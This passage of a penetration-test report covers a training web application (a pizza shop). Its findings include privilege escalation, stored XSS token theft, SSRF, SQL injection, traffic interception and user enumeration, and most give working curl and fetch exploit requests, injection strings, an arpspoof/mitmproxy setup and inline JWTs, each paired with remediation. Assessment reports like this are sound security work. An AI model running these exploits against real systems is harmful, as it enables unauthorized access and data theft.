The user update endpoint accepts a `role` field without enforcing authorization boundaries, allowing any authenticated user to escalate their own privileges to administrator.

3.6.2 Description

The user update flow (`POST /users/{user_id}`) accepts a `role` field but does not enforce appropriate authorization boundaries on role changes. The assessment notes indicate that a user can modify their own role to `Admin` through the update endpoint or, after shell access, by editing the database directly and verifying the new privileges in the UI.

3.6.3 Exploitation

A crafted POST request containing `"role": "Admin"` can grant elevated privileges if backend validation is insufficient. Additional evidence in the notes shows database-backed role modification on the admin dashboard / SQL side and verification of the resulting administrative status.

```
# 1 : get our user_id
curl http://localhost:7465/api/users/me \
  -H "Authorization: Bearer <normal_user_token>"

# 2 : admin escalation
curl -X POST http://localhost:7465/api/users/<own_user_id> \
  -H "Authorization: Bearer <normal_user_token>" \
  -H "Content-Type: application/json" \
  -d '{"name":"user","email":"user@example.com","role":"Admin"}'
```

3.6.4 Impact

- Immediate privilege escalation to administrative access.
- Direct access to sensitive administrative endpoints.
- Enables full exploit chaining toward RCE.
- Supports durable persistence after initial access.

3.6.5 Recommendations

- Remove `role` from the generic self-update schema.
- Create a separate admin-only role-management endpoint.
- Enforce server-side ownership and privilege checks before processing updates.
- Log and alert on any role change event.

3.7 Token Storage in localStorage

Score:	8.4 (High)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N/E:P
CWE:	CWE-922: Insecure Storage of Sensitive Information
Affected Components:	<code>auth.service.ts</code>

3.7.1 Summary

The application stores insecurely stores JWT.

3.7.2 Description

The access token is stored in `localStorage`, making it readable by any JavaScript executing in the origin, including malicious scripts introduced through XSS.

3.7.3 Exploitation

The stored XSS path demonstrated that token exfiltration is not theoretical. Any malicious script, browser extension, or compromised frontend asset can read and reuse the token.

```
console.log(localStorage.getItem('access_token'));
```

3.7.4 Impact

- Session theft.
- Long-lived persistence across tabs and restarts until token expiry or logout.
- Amplification of all XSS-class vulnerabilities.

3.7.5 Recommendations

- Move session material to `HttpOnly`, `Secure`, `SameSite=Strict` cookies.
- Reduce token lifetime and implement refresh rotation.
- Avoid exposing high-privilege tokens to frontend JavaScript.

3.8 Administrative Token Theft via Stored Cross-Site Scripting (XSS)

Score:	8.3 (High)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:A/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N/E:P
CWE:	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
Affected Components:	<code>pizza-comment-card.component.html</code> <code>pizza-comment-card.component.ts</code> <code>routers/comment.py</code> <code>xss-poller.mjs</code>

3.8.1 Summary

User-supplied comments are handled without proper sanitization, allowing standard application accounts to inject script content executed by internal administrative simulation components.

3.8.2 Description

The template file `pizza-comment-card.component.html` renders comments using the `[innerHTML]` property assignment linked with an explicit bypass filter rule (`bypassSecurityTrustHtml`) inside the component controller file. This bypass deactivates native platform cross-site scripting controls. Concurrently, an exposed poller framework (`xss-poller.mjs`) instructs an administrative test account simulation script to browse public comment locations while maintaining a live administrative credential token inside browser storage.

3.8.3 Exploitation

An unprivileged account posted a customized observation block incorporating a script event handler tracking to an external capture link destination:

```

```




Figure 19 - XSS script

When the automation process evaluated the submitted location record, it triggered the script event logic, leaking a valid administrative authentication string back to the capture endpoint logs within the expiration time limit framework:

```
INFO: 172.19.0.1:0 - "GET /api/pizza/def113e0-1afc-494d-a4d7-fa695bfc363f/comment/ HTTP/1.1" 200 OK
INFO: 172.19.0.1:0 - "GET /api/pizza/8423ef12-2111-4dc3-8399-b1cfcae688c8/comment/ HTTP/1.1" 200 OK
Comment created for pizza 3034f4d9-c7b3-4a6a-b4b6-c9cbf38dfd30 by user mail, triggering XSS poller
XSS poller response status: 200
XSS poller response body: Welcome to my server!
INFO: 172.19.0.1:0 - "POST /api/pizza/3034f4d9-c7b3-4a6a-b4b6-c9cbf38dfd30/comment/create HTTP/1.1" 201 Created
INFO: 172.19.0.1:0 - "GET /api/pizza/3034f4d9-c7b3-4a6a-b4b6-c9cbf38dfd30/comment/ HTTP/1.1" 200 OK
```

Figure 20 - XSS Poller called




Figure 21 - XSS triggered

3.8.4 Impact

- Theft of administrator sessions.
- Immediate access to privileged UI and API actions.
- Reliable first step in the full compromise chain.
- Support for further exploitation such as RCE through administrative endpoints.

3.8.5 Recommendations

- Eliminate the usage of `bypassSecurityTrustHtml` on text segments provided by users.
- Implement context-aware validation parameters or enforce safe content compilation via strict server-side rendering policies (e.g., Bleach framework controls).
- Migrate administrative authentication objects from JavaScript accessible `localStorage` structures into `HttpOnly` cookie values.
- Protect the bot endpoint with authentication and trusted-caller restrictions.
- Do not store privileged tokens in JavaScript-accessible storage.
- Consider Content Security Policy and safe output encoding as defense in depth.

3.9 Server-Side Request Forgery (SSRF) via Uncontrolled Input Handling

Score:	7.0 (High)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:P/VC:H/VI:N/VA:N/SC:H/SI:L/SA:L/E:P
CWE:	CWE-918 : Server-Side Request Forgery (SSRF)
Affected Components:	Pizza schema and pizza creation/edit paths

3.9.1 Summary

The application accepts arbitrary address parameters within resource initialization routines, permitting interaction with protected internal assets.

3.9.2 Description

Object initialization parsing within `schemas/pizza.py` takes incoming strings for properties like `image_url` without validation constraints. When administrative users or internal browser engine processes handle these values, the host system performs outbound lookups to the specified locations, bypassing boundary access restrictions.

3.9.3 Exploitation

An administrator populated an object registration block targeting an out-of-band monitoring asset:

```
fetch('https://app1.tiweb.tp.ubik.academy/api/pizza/create', {
  method: 'POST',
  headers: {
    'Authorization': 'Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJlczVybmFtZTphZG1pb191c2VyIiwicm9sZSI6IkJkZWlu
IiwiaWF0IjoxNzc5MDE2MzEwLCJleHAiOjE3Nzk5MTk5MTB9.MdqDE82rEFrjWHldv1xtESpnQvCymDL3dusLAeT9VaY',
    'Content-Type': 'application/json'
  },
  body: JSON.stringify({
    "py/object": "awefull_pizza_shop.webserver.schemas.PizzaCreation",
    "name": "SSRF Test",
    "description": "Testing SSRF",
    "price": 10.0,
    "image_url": "https://webhook.site/d99b0ff5-22d8-4132-a618-345d05aca3ac", // or "file:///
etc/passwd"
    "category": "MEAT"
  })
});
```

The backend components completed the validation process and initiated outbound connections to the test location, confirming that the server interacts directly with unverified network destinations:




Figure 22 - SSFR created




Figure 23 - SSFR triggered

Note: Creating a pizza with an `image_url` that isn't an Url will cause a DoS on the server side since Pydantic validates each pizza before sending it to the front. If it doesn't start with `http(s)://`, it will throw an unhandled error.

3.9.4 Impact

- Access to internal services.
- Outbound network scanning.
- Potential file disclosure and metadata access depending on fetch behavior.
- Additional pivot paths from an already privileged position.

3.9.5 Recommendations

- Implement strict destination whitelisting rules restricting inputs to trusted, explicit domains.
- Use strict type checking (e.g., Pydantic's `HttpUrl`) and reject internal network address schemes (`file://`, `gopher://`, localhost loopbacks).
- Enforce `http` / `https` only.
- Block `file`, `gopher`, `dict`, `data`, `javascript`, loopback, and RFC1918 destinations.
- Use allowlisted domains for media sources.
- Apply timeouts, response size limits, and SSRF-safe fetch controls.

3.10 Cleartext Token Exposure via Reverse Proxy and Config Misconfigurations (Insecure CORS and HTTP Origin Handling)

Score:	5.7 (Medium)
Vector:	CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:L/SA:N/E:P
CWE:	CWE-319: Cleartext Transmission of Sensitive Information
Affected Components:	<code>config.py</code> <code>nginx.conf</code>

3.10.1 Summary

The application permits HTTP origins and lacks HTTPS enforcement, HSTS headers, and secure cookie flags, exposing tokens and credentials to interception on any non-TLS path.

3.10.2 Description

The configuration allows HTTP origins such as `http://127.0.0.1:4200`, `http://localhost:4200`, and `http://0.0.0.0:4200`. The reverse proxy (Nginx) listens on both ports 80 and 443 without an explicit HTTP-to-HTTPS redirect. Combined with insufficient HTTPS enforcement and weak token handling, this increases exposure to interception and modification in insecure deployments. Concretely, no HSTS header is present, the JWT are shared over HTTP and there are no `Secure` flag on the cookies. This creates the possibility of clients interacting over cleartext HTTP if deployment conditions permit it and on-path attackers to intercept credentials and tokens when clients do so.

3.10.3 Exploitation

First go to `http://app1.tiweb.tp.ubik.academy` (port 80) and check that the browser doesn't automatically upgrades to HTTPS.

An on-path attacker can observe or tamper with traffic if clients interact with the application over cleartext HTTP. Because the application uses bearer tokens, interception directly translates into account compromise.

```
arpspoof -i eth0 -t 192.168.1.100 192.168.1.1  
  
# Proxy HTTP  
mitmproxy -p 7465  
# Interception of Authorization headers
```

3.10.4 Impact

- Credentials and tokens can be exposed to on-path attackers.
- Response manipulation by a network attacker.
- Weakened environment separation between development and production assumptions.
- Browsers or tools may take inconsistent transport paths.

3.10.5 Recommendations

- Restrict production origins to HTTPS only.
- Remove insecure origins from production configuration.
- Enforce HSTS and HTTPS redirection.
- Prefer secure cookie transport semantics over bearer tokens in browser storage.
- Expose only TLS externally.

3.11 Comprehensive Data Dump via Category Filter SQL Injection

Score:	5.7 (Medium)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N/E:P
CWE:	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Affected Components:	database/pizza/repository.py

3.11.1 Summary

The category extraction filter compiles search queries using raw concatenation logic, enabling data structure modification and arbitrary extraction commands.

3.11.2 Description

The database interaction layer mapped to the route `/api/pizza/category/{category}` within `backend/src/awefull_pizza_shop/database/pizza/repository.py` handles variable sorting criteria using raw format definitions (`text(f"category='{category}'")`). Lacking structural processing abstraction rules, characters appended to incoming request parameters alter query evaluation logic paths. For example with the query:

```
fetch("https://app1.tiweb.tp.ubik.academy/api/pizza/category/MEAT'%20OR%201=1--", {
  method: 'GET',
  headers: {
    'Authorization': 'Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ1c2VybmFtZTphZG1pb1c2VyIiwicm9sZSI6IkJkFkblwueiwiawF0IjoxNzc5MDE2MzEwLjEhHAiOiJlE3NzkwMTk5MTB9.MdqDE82rEFrjWHLdvlxtESpnQvCymDL3dusLAet9VaY'
  }
})
.then(response => response.json())
.then(data => console.log("SQLi Results Dump:", data));
```

We get:

```
INFO: 172.19.0.1:80 - "GET /api/pizza/category/MEAT%27%20OR%201%3D1-- HTTP/1.1" 200 OK
```

Figure 24 - sqli ok

```

> fetch("https://app1.tiweb.tp.ubik.academy/api/pizza/category/MEAT'%20OR%201=1--", {
  method: 'GET',
  headers: {
    'Authorization': 'Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI1c2VybmFtZTphZG1pb191c2VyIiwicm9sZSI6IktkbnVlIiwiaWF0IjoxNzc5MDE2MzEwLjEhHAiOiE3Nzk5MTk5MTB9.MdqDE82rEfrj
WHldv1xtESpnQvCymDL3dusLAeT9VaY'
  }
})
.then(response => response.json())
.then(data => console.log("SQLi Results Dump:", data));
< Z {__zone_symbol__state: null, __zone_symbol__value: Array(0)}
SQLi Results Dump: VM947:8
  (13) [Array]
  0: {name: 'Margherita', description: 'Classic pizza with tomato sauce and cheese', price: 9.99, imageUrl: 'https://upload.wikimedia.org/wikipedia/comm
  1: {name: 'Pepperoni', description: 'Pepperoni pizza with spicy sausage', price: 12.49, imageUrl: 'https://upload.wikimedia.org/wikipedia/commons/thu...
  2: {name: 'Hawaiian', description: 'Pizza with ham and pineapple', price: 11.99, imageUrl: 'https://upload.wikimedia.org/wikipedia/commons/thu.../b8/Piz
  3: {name: 'Four Cheese', description: 'A pizza with mozzarella, cheddar, parmesan, and gorgonzola', price: 13.5, imageUrl: 'https://upload.wikimedia.o
  4: {name: 'BBQ Chicken', description: 'Barbecue chicken with onions and peppers', price: 14, imageUrl: 'https://upload.wikimedia.org/wikipedia/commons
  5: {name: 'Veggie Delight', description: 'A healthy pizza with a variety of fresh vegetables', price: 10.5, imageUrl: 'https://upload.wikimedia.org/wi
  6: {name: 'Meat Feast', description: 'A pizza loaded with bacon, sausage, ham, and pepperoni', price: 15.99, imageUrl: 'https://www.pizzalarocca.co.uk
  7: {name: 'Buffalo Chicken', description: 'Buffalo chicken pizza with ranch dressing and mozzarella', price: 14.5, imageUrl: 'https://upload.wikimedia
  8: {name: 'Pesto Delight', description: 'A pesto-based pizza with mozzarella, tomatoes, and basil', price: 12.99, imageUrl: 'https://www.casa-di-franc
  9: {name: 'Greek Special', description: 'Pizza with feta cheese, olives, spinach, and onions', price: 13.75, imageUrl: 'https://pisapizza.ca/wp-conten
  10: {name: 'Spicy Jalapeno', description: 'Pizza with jalapenos, spicy sausage, and chili flakes', price: 11.49, imageUrl: 'https://www.vindulge.com/w
  11: {name: 'Seafood Special', description: 'A seafood pizza with shrimp, calamari, and mussels', price: 16.5, imageUrl: 'https://upload.wikimedia.org/
  12: {name: 'SSRF Test', description: 'Testing SSRF', price: 10, imageUrl: 'https://webhook.site/d99b0ff5-22d8-4132-a618-345d05aca3ac', id: '234b3a84-c
    length: 13
  [[Prototype]]: Array(0)

```

Figure 25 - sqli dump

3.11.3 Exploitation

An authenticated user submitted an escaped string structure value (MEAT' OR 1=1--) designed to bypass query logic checks:

```

fetch("https://app1.tiweb.tp.ubik.academy/api/pizza/category/MEAT'%20OR%201=1--", {
  method: 'GET',
  headers: { 'Authorization': 'Bearer ' + localStorage.getItem('access_token') }
})

```

The backend processed the query and disabled the filtering rule logic, returning a full object structural breakdown of all application catalog elements regardless of visibility status rules.

3.11.4 Impact

Unauthorized access to underlying database information schemas, enabling data exfiltration, disclosure of configuration baselines, or modification of persistent tables if system write permissions allow.

3.11.5 Recommendations

- Use parameterized queries or ORM-native filtering.
- Whitelist accepted category values.
- Reject unexpected characters and malformed categories.

3.12 Route-Guard Bypass Through Client-Side Checks

Score:	5.7 (Medium)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N/E:P
CWE:	CWE-602: Client-Side Enforcement of Server-Side Security
Affected Components:	AuthGuard and AdminGuard

3.12.1 Summary

Frontend route guards rely solely on token presence and client-decoded JWT claims, allowing any user who manipulates browser storage to bypass authentication and access administrative views.

3.12.2 Description

The frontend route guards rely on token presence and decoded client-side claims rather than verified server-side authorization state:

- AuthGuard check only for a token in localStorage via isLoggedIn().
- AdminGuard decodes the JWT and reads role without checking with the server.




Figure 26 - auth guard bypass

3.12.3 Exploitation

A user who edits browser storage can bypass visible route restrictions and access the administrative interface if the guard logic accepts the manipulated token.

```
// Bypass AuthGuard
localStorage.setItem('access_token', 'fake_token_anything');
location.reload();
// => user routes

// Bypass AdminGuard
localStorage.setItem('access_token', fake_admin_jwt);
location.reload();
// => admin routes
```

3.12.4 Impact

- Exposure of privileged UI flows.
- Easier abuse of administrative operations.
- False sense of protection around restricted views.

3.12.5 Recommendations

- Keep route guards for UX only.
- Fetch current-user authorization state from the backend before rendering privileged views.
- Clear invalid tokens and fail closed on parsing or verification errors.

3.13 Exposed Source Maps, OpenAPI, Debug Metadata, and Server Fingerprints

Score:	5.5 (Medium)
Vector:	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N/E:P/S:N/AU:N/R:A/V:C/RE:L/U:Clear
CWE:	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
Affected Components:	Frontend build output Nginx xss-poller.mjs Environment files openapi

3.13.1 Summary

Production builds expose source maps, API URLs, plaintext credentials, and framework-identifying headers, providing attackers with significant reconnaissance value at no cost.

3.13.2 Description

The analysis notes production exposure risks from source maps, bundled environment details, exposes the OpenAPI, plaintext secrets in config files, missing security headers, and framework-identifying headers such as `X-Powered-By`.




Figure 27 - OpenAPI

- `tsconfig.json`: `sourceMap: true` exposes `.map` which enables attacker to recreate the source code.
- `environment.ts` bundles the API's URL in prod.
- `alembic.ini` and `config.py` are exposing DB credentials and JWT secrets.
- Nginx doesn't hide the server version and forgot security headers.
- `xss-poller.mjs` exposes the framework (Express) via the header `X-Powered-By`.

3.13.3 Exploitation

An attacker can use source maps and server metadata to reconstruct frontend code paths, discover hidden routes or implementation details, fingerprint services, and accelerate targeted exploitation.

3.13.4 Impact

- Increased recon value.
- Easier discovery of weak code paths.
- Disclosure of implementation details that should remain internal.

3.13.5 Recommendations

- Remove OpenAPI from production.
- Disable public source maps in production unless access-controlled.
- Remove secrets from frontend bundles and config artifacts.

- Hide framework and version headers.
- Add security headers such as `X-Content-Type-Options`, `X-Frame-Options`, and HSTS.
- In Express : `app.disable('x-powered-by')`.

3.14 Missing 404 Route and Predictable Error Handling

Score:	2.9 (Low)
Vector:	CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N/E:P/S:N/R:A/RE:L/U:Clear
CWE:	CWE-425: Direct Request ('Forced Browsing')
Affected Components:	<code>app.routes.ts</code>

3.14.1 Summary

Ability to route to any url.

3.14.2 Description

The wildcard route is commented out, so invalid routes are not handled consistently. This makes path probing more informative than necessary.

3.14.3 Exploitation

Go to random paths and check the responses. The responses will change between valid and invalid paths enabling enumeration.

3.14.4 Impact

- Easier route enumeration.
- More predictable recon against frontend navigation and fallback logic.

3.14.5 Recommendations

- Reintroduce a safe catch-all 404 route.
- Return consistent error responses for invalid paths.

3.15 Timing-Attack Mitigation Flaw Enabling User Enumeration Risk

Score:	2.9 (Low)
Vector:	CVSS:4.0/AV:N/AC:H/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N/E:P
CWE:	CWE-208: Observable Timing Discrepancy
Affected Components:	<code>security/service.py</code>

3.15.1 Summary

A static hash may enable timing attack and user enumeration.

3.15.2 Description

A hardcoded bcrypt lure hash is used in an attempt to normalize login timing for nonexistent users. Because this value is static and predictable, the protection is weak and may still allow measurable differences between valid and invalid usernames.

3.15.3 Exploitation

This issue was analyzed and a timing-measurement approach was documented, but the notes describe it more as a design weakness and partially validated enumeration risk than as a fully demonstrated compromise primitive.

```
for i in {1..100}; do
  time curl -X POST http://localhost:7465/api/token \
    -d "username=admin_user&password=wrong" >> admin_times.txt
  time curl -X POST http://localhost:7465/api/token \
    -d "username=nonexistent_xyz&password=wrong" >> none_times.txt
done
# Real user will have a slightly different timing
```

3.15.4 Impact

- User enumeration through repeated measurements.
- Better targeting of brute-force or password-spraying attempts.

3.15.5 Recommendations

- Use a runtime-generated equivalent-cost fallback path.
- Ensure consistent processing time regardless of username existence.
- Add rate limiting and monitoring to the authentication endpoint.

3.16 Unrestricted Data Access via Unfiltered Comments Endpoint

Score:	2.1 (Low)
